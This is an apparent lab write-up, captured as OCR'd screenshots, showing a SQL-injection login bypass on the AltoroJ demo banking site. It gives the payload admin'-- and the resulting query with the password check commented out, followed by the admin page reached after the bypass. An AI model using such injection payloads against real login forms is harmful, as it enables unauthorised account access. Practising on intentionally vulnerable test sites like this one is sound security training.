
Click Here to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2023, HCL Technologies, Ltd., All rights reserved.



Online Banking Login

Username: admin'--

Password: ••••••••••


SELECT * FROM user WHERE username = ‘admin’--‘AND password = ‘password123”

Payload : ‘-- which is act as comment, eleminate the password need

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to



AltoroMutual

Sign Off | Contact Us | Feedback | Search [ ] Go

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2023, HCL Technologies, Ltd., All rights reserved.